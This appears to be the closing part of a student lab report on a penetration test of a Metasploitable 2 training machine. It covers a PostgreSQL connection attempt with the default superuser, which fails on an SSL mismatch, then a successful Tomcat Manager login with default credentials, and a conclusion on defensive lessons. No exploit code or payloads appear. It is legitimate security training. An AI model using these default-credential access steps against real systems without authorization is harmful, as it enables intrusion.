
Procedure: The psql client was used to connect to the PostgreSQL service on the target. The default postgres superuser account was specified. The connection attempt encountered an SSL protocol mismatch due to the legacy TLS versions supported by the older PostgreSQL installation.

Result / Observation: The initial connection attempt returned an SSL error indicating an unsupported protocol. This suggests the older PostgreSQL server does not support the TLS version offered by the modern client. A follow-up with SSL disabled or using an older client would likely succeed, as Metasploitable 2's PostgreSQL is known to accept default credentials.

Port 8180 — Apache Tomcat 5.5

COMMAND USED

```
http://192.168.56.102:8180
```



The screenshot shows a web browser window with the title "Apache Tomcat/5.5". The address bar displays "192.168.56.102:8180". The browser's bookmark bar includes "OffSec", "Kali Linux", "Kali Tools", "Kali Docs", "Kali Forums", "Kali NetHunter", and "Exploit-DB". The main content area features the Apache Tomcat logo on the left and the Apache Software Foundation logo on the right. Below the logos, a message states: "If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations! As you may have guessed by now, this is the default Tomcat home page. It can be found on the local filesystem at: \$CATALINA_HOME/webapps/ROOT/index.jsp". A note explains that "\$CATALINA_HOME" is the root of the Tomcat installation directory. Another note states: "NOTE: This page is precompiled. If you change it, this page will not change since it was compiled into a servlet at build time. (See \$CATALINA_HOME/webapps/ROOT/WEB-INF/web.xml as to how it was mapped.)". A security note follows: "NOTE: For security reasons, using the administration webapp is restricted to users with role 'admin'. The manager webapp is restricted to users with role 'manager'. Users are defined in \$CATALINA_HOME/conf/tomcat-users.xml". The page also mentions sample Servlets and JSPs, extensive documentation, and Tomcat mailing lists. At the bottom, it says "Thanks for using Tomcat!" and "Powered by TOMCAT". The footer includes the copyright notice: "Copyright © 1999-2005 Apache Software Foundation. All Rights Reserved."

Target Port: 8180 (HTTP - Apache Tomcat)

Service Name and Version: Apache Tomcat/Coyote JSP Engine 1.1 (Tomcat 5.5.x)

Tool Used: Web Browser (Firefox), Nmap (Service Detection)

Objective

To assess the Apache Tomcat service running on the Metasploitable 2 virtual machine and determine whether it is accessible using the default administrative credentials.

Procedure

1. Verify that the Tomcat service is running on port **8180**.
2. Access the Tomcat web interface from a web browser using the target IP address and port.
3. Navigate to the Tomcat Manager application.
4. Attempt authentication using the default laboratory credentials supplied with Metasploitable 2.
5. Observe whether administrative access is granted and review the available management features.

Result / Observation

The Apache Tomcat web interface was successfully accessed. Authentication using the default laboratory credentials was successful, allowing access to the Tomcat Manager application. The service was identified as an older version of Apache Tomcat intended for security training purposes.

Security Impact

Administrative access protected only by default credentials presents a significant security risk. An attacker who obtains access to the Tomcat Manager could potentially deploy or manage web applications, leading to unauthorized changes or compromise of the server. Additionally, outdated Tomcat versions may contain publicly known vulnerabilities that should be addressed in production environments.

Conclusion

This laboratory exercise successfully demonstrated the process of performing vulnerability assessment, service enumeration, and controlled exploitation on the Metasploitable 2 virtual machine in a safe and isolated environment. Various network services, including SSH, Telnet, FTP, SMB, Apache Tomcat, and HTTP, were identified and analyzed for security weaknesses.

The assessment revealed several intentionally vulnerable configurations, such as default credentials, outdated software versions, and insecure services. Controlled validation confirmed that these weaknesses could allow unauthorized access if they existed on a real-world system. These findings emphasize the importance of secure system configuration, regular software updates, strong authentication, disabling unnecessary services, and continuous vulnerability assessments.

Overall, this experiment provided practical experience in identifying security weaknesses, understanding their potential impact, and recommending appropriate mitigation strategies. The knowledge gained from this exercise strengthens the understanding of defensive cybersecurity practices and highlights the importance of proactive security measures to protect organizational systems and networks.